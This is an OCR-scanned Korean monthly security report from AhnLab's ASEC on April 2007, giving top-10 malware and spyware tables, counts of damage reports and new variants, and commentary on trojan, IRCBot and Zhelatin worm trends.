ASEC Report 4월

® ASEC Report

2007. 5

I. ASEC Monthly 통계 2

(1) 4월 악성코드 통계 2

(2) 4월 스파이웨어 통계 9

(3) 4월 시큐리티 통계 12

II. ASEC Monthly Trend & Issue 14

(1) 악성코드 – Win32/Zhelatin.worm 기승 14

(2) 스파이웨어 – 사회적 이슈를 이용한 스파이웨어 배포 16

(3) 시큐리티 – DNS 서버를 공격하는 제로데이 공격 위협 발생 20

III. ASEC 컬럼 25

(1) ASEC이 돌아본 추억의 악성코드: CIH 바이러스 대란 25

(2) 여러 형태의 ANI 취약점을 이용한 공격 27

안철수연구소의 시큐리티대응센터(AhnLab Security Emergency response Center)는 악성코드 및 보안위협으로부터 고객을 안전하게 지키기 위하여 바이러스와 보안 전문가들로 구성되어 있는 조직이다.

이 리포트는 ㈜안철수연구소의 ASEC에서 국내 인터넷 보안과 고객에게 보다 다양한 정보를 제공하기 위하여 바이러스와 시큐리티의 종합된 정보를 매월 요약하여 리포트 형태로 제공하고 있다.

I. ASEC Monthly 통계

(1) 4월 악성코드 통계


순위		바이러스명	건수	%
1	new	Win-Trojan/Downloader.38400.I	141	35.0%
2	↑5	Win-Trojan/Xema.variant	108	26.8%
3	new	Win32/IRCBot.worm.163840.E	40	9.9%
4	↓1	Win32/IRCBot.worm.variant	31	7.7%
5	↓2	Win32/Virut	18	4.5%
6	new	Win-Trojan/Reboot.51752	16	4.0%
6	new	Win-Trojan/Downloader.16896.BI	16	4.0%
8	new	Win-Trojan/Proxy.244224	13	3.2%
9	new	Win-Trojan/LineageHack.49152.J	11	2.7%
10	new	Win-Trojan/KorGameHack.31232.B	9	2.2%
합계			403	100.0%

[표 1-1] 2007년 4월 악성코드 피해 Top 10

월 악성코드 피해 동향


2007 년 4 월 악성코드 Top 10 에는 전월에 1 위였던 아이알씨봇(Win32/IRCBot.worm.variant)이 순위에서 밀려 4 위로 떨어졌으며, 2 위였던 바이럿(Win32/Virut)은 5 위로 순위가 3 계단 하락하였다. 새로 1 위로 등록된 악성코드는 Win-Trojan/Downloader.38400.I 이며 전월의 5 위였던 Win-Trojan/Xema.variant 가 3 계단 상승하여 2 위에 랭크되었다. 올해 1 분기와 별다른 차이 없이 트로이목마류가 Top10 중 7 종을 차지하고 있다. 다른 순위들은 Win32/IRCBot.worm.163840.E 과 함께 새로운 트로이목마류가 Top10 에 진입하였다. 4 월달 top10 에는 아이알씨봇이 2 개에 불과하지만 다양한 실행압축을 이용하여 진단값을 회피하는 기법을 이용하여 제작, 배포되어 변종이 증가하였다. 트로이목마의 경우에도 중국에서 개발된 자동 트로이목마 제작 툴을 이용하여 꾸준히 증가하고 있다. 특히 아이알씨봇 뿐만 아니라 게임 아이디 탈취기능의 트로이목마(LineageHack, KorGameHack 등)의 경우, 윈도우 보안 취약점을 이용하여 감염되기 때문에 윈도우 보안패치 설치가 반드시 필요하며, 주기적인 백신엔진 업데이트를 시행하여야 한다.

4월의 악성코드 피해 Top 10을 도표로 나타내면 [그림 1-1]과 같다.



[그림 1-1] 2007년 4월 악성코드 피해 Top 10


[그림 1-2]에서와 같이 1월부터 월별 피해신고 건수는 3월까지 줄어 들다가 4월에 1,617건으로 전월보다 506건 증가하였다. 이는 중국에서 웹사이트 해킹을 통해 제작된 트로이목마 배포가 이루어지고 있기 때문에 악성코드 감염신고수의 증가로 이어지는 것으로 보인다.
해킹 당한 웹사이트가 인지도 높은 사이트일 경우 확산력도 함께 높아지는 특징이 있으며, 해킹되어 배포되는 웹사이트 수가 많을 수록 악성코드 피해도 늘어난다.



[그림 1-2] 2007년 월별 피해신고건수

4월 악성코드 Top 10 전파방법 별 현황

[표 1-1]의 악성코드 피해 Top 10에서 확인된 악성코드는 [그림 1-3]를 통하여 전파 방법을 확인할 수 있다.




[그림 1-3] 2007년 4월 악성코드 Top 10의 전파방법별 현황

4월에도 변함없이 트로이목마류가 가장 많은 피해를 발생시켰으며, 점유률은 77%로 전월(23%)에 비해 크게 증가하였으며, 웜은 전월(31%)에 비해 감소하였다. 바이러스는 바이럿(Win32/Virut)의 순위하락으로 점유율이 하락하였다.


피해신고 된 악성코드 유형 현황

2006년 4월에 피해신고 된 악성코드의 유형별 현황은 [그림 1-4]와 같다.



[그림 1-4] 2007년 4월 피해 신고된 악성코드 유형별 현황


전체 피해 신고에서의 악성코드 유형을 확인해보면, Top10의 악성코드 유형과 동일한 양상을 띠고 있다. 트로이목마, 바이러스, 웜 등이 주요 악성코드 유형인 것으로 확인되었으며, 이중 주요 악성코드 유형인 트로이목마, 바이러스, 웜에 대한 피해신고 비율을 따져보면 [그림 1-5]와 같다.



[그림 1-5] 2007년 4월 웜, 트로이목마 피해신고 비율

월별 피해신고 된 악성코드 종류 현황

[그림 1-6]은 1월부터 피해신고 악성코드 종류가 꾸준히 감소하다가 4월부터 증가하여 전월(630건)보다 199건이 늘어난 것을 알 수 있다. 이는 피해를 일으키는 변종 트로이 목마의 증가에 기인한 것으로 보인다.




[그림 1-6] 2007년 월별 피해신고 악성코드 종류 개수

국내 신종(변형) 악성코드 발견 계

4월 한달 동안 접수된 신종 (변형) 악성코드의 건수는 [표1-2], [그림 1-7]과 같다.

	웜	트로이	드롭퍼	스크립트	파일	매크로	부트	부트/파일	유해가능	비윈도우	합계
2월	66	291	61	0	2	0	0	0	3	0	423
3월	67	323	79	2	9	0	0	0	8	4	492
4월	84	334	78	0	5	0	0	0	17	0	518

[표 1-2] 2007년 4월 유형별 신종 (변형) 악성코드 발견현황




[그림 1-7] 4월 신종(변형) 악성코드 유형

4월은 전월 대비 5% 가량 악성코드가 증가하였다. 증가한 악성코드 유형으로는 웜과 유해가능 프로그램의 증가가 눈에 띈다. 특히 웜 유형은 전월 대비 25% 가량 증가 하였다. 증가된 원인으로는 악성 IRCBot 웜과 Win32/Zhelatin.worm (이하 젤라틴 웜)변형이 다수 증가로 인한 것으로 판단된다. 유해가능 프로그램은 팝업 광고를 노출 하는 Win-Trojan/Virtmonde (이하 버추몬드) 변형이 소폭 증가하였다.

악성 IRCBot 웜이 증가한 원인으로는 이번 달 윈도우 RPC DNS 서비스 취약점 관련 공격코드가 공개되고 이를 악용한 형태가 발견되었고, 실제 이를 이용한 악성코드 개수가 증가 하였기 때문으로 보인다. 젤라틴 웜은 메일로 전파 되기도 하며 P2P를 이용하여 봇넷을 구성하기도 한다. 이 웜은 주로 메일로 국내에 유입이 많았던 것으로 보이며, V3 엔진에도 올해 들어 매월마다 천 개 이상의 변형이 추가되고 있다. V3에서는 젤라틴웜에 대하여 Generic 진단함수를 개발하여 진단할 예정이다.

실행 파일을 감염 시키는 바이러스 경우 이번 달은 전체의 1% 정도 밖에는 되지 않는다. 이는 지난 2월 이후 가장 적은 수치로서, 많은 변형이 보고 되었던 Win32/Dellboy(이하 델보이 바이러스)와 같은 변형이 더 이상 보고 되지 않고 있으며, 그와 유사한 Win32/Viking 바이러스 변형만 발견되고 있다. 그리고 이번에 새롭게 발견된 Win32/Mumawow 는 3개의 변형이 한번에 발견 되기도 하였다.

[그림 1-8]은 트로이목마 및 드롭퍼의 전체 비중에서 상당한 비율을 차지 하는 온라인 게임의 사용자 계정을 탈취하는 트로이목마의 추세를 살펴보았다.




[그림 1-8] 온라인 게임 사용자 계정 탈취 트로이목마 현황[1]

4월에 발견된 온라인 게임 계정 탈취 트로이목마의 개수가 전월 대비 14% 가량 감소한 수치를 보이고 있다. 과거에 많았던 Win-Trojan/LineageHack 변형이 이번 달 감소하면서 나타난 현상이라고 보여진다. 감소 원인은 이전 글에서도 밝혔듯이 게임 보안 솔루션이 고도화 되었거나 또는 게임 유저들의 보안 의식 고취 또는 해당 악성코드의 추세는 과거 국산 온라인 게임들에 집중 되었다면 근래 들어서는 대상이 되는 게임의 종류가 다양하고 국내뿐만 아니라 중국산 온라인 게임들도 대상이 되고 있다.

(2) 4월 스파이웨어 통계

순위		스파이웨어 명	건수	비율
1	New	Win-Adware/Xema.430592	6	1%
2	New	Win-Spyware/PWS.Lineage.95997	5	1%
2	New	Win-Spyware/Nofere.53131	5	1%
2	New	Win-Spyware/PWS.KorGame.32297	5	1%
5	New	Win-Spyware/Crypter.26694	4	1%
5	New	Win-Spyware/PWS.Matory.90112.B	4	1%
5	New	Win-Downloader/PWS.KorGame.1769.B	4	1%
5	New	Win-Spyware/PWS.Matory.90112	4	1%
5	New	Win-Spyware/Mytobor.132096	4	1%
5	New	Win-Downloader/PWS.KorGame.51752	4	1%
		기타	453	90.0%
합계			498	100%

[표 1-3] 2007년 4월 스파이웨어 피해 Top 10



[그림 1-9] 2007년 4월 스파이웨어 피해 Top 10

2007년 4월에는 총 498건의 피해신고가 접수 되었으며, 전월의 338건에서 약 67% 상승한 수치를 보이고 있다. 4월 스파이웨어 피해 동향의 가장 큰 특징은 피해 신고가 특정 스파이웨어에 집중되지 않고 골고루 분포되어 있다는 점이다. 가장 많은 피해 신고가 접수된 애

드웨어 제마 (Win-Adware/Xema.430592)가 6회의 신고 건수를 기록하였으나 주목할 만한 수치는 아니며, 피해 신고 건수 상위 50위의 스파이웨어 신고 건수가 3회 이하의 수치를 보이고 있다. 애드웨어 제마는 중국에서 제작된 툴바(Toolbar)의 설치 프로그램이며, 다운로더와 같은 다른 스파이웨어에 의해 사용자 동의없이 설치된다.

2007년 4월 유형별 스파이웨어 피해 현황은 [표 1-4]와 같다.

	스파이웨어	애드웨어	드롭퍼	다운로더	다이얼러	클리커	익스플로잇	App Care	Joke	합계
2월	188	81	24	96	6	17	2	0	1	415
3월	123	100	25	69	1	14	6	0	0	338
4월	233	94	52	81	2	23	7	6	0	498


[표 1-4] 2007년 4월 유형별 스파이웨어 피해 건수

4월 스파이웨어 발견 현황

4월 한달 동안 접수된 신종(변형) 스파이웨어 발견 건수는 [표 1-5], [그림 1-10]와 같다.

	스파이웨어	애드웨어	드롭퍼	다운로더	다이얼러	클리커	익스플로잇	App Care	Joke	합계
2월	72	17	12	41	1	10	2	0	1	156
3월	48	17	10	20	0	5	2	0	0	102
4월	105	20	13	30	1	5	3	3	0	180

[표 1-5] 2007년 4월 유형별 신종(변형) 스파이웨어 발견 현황

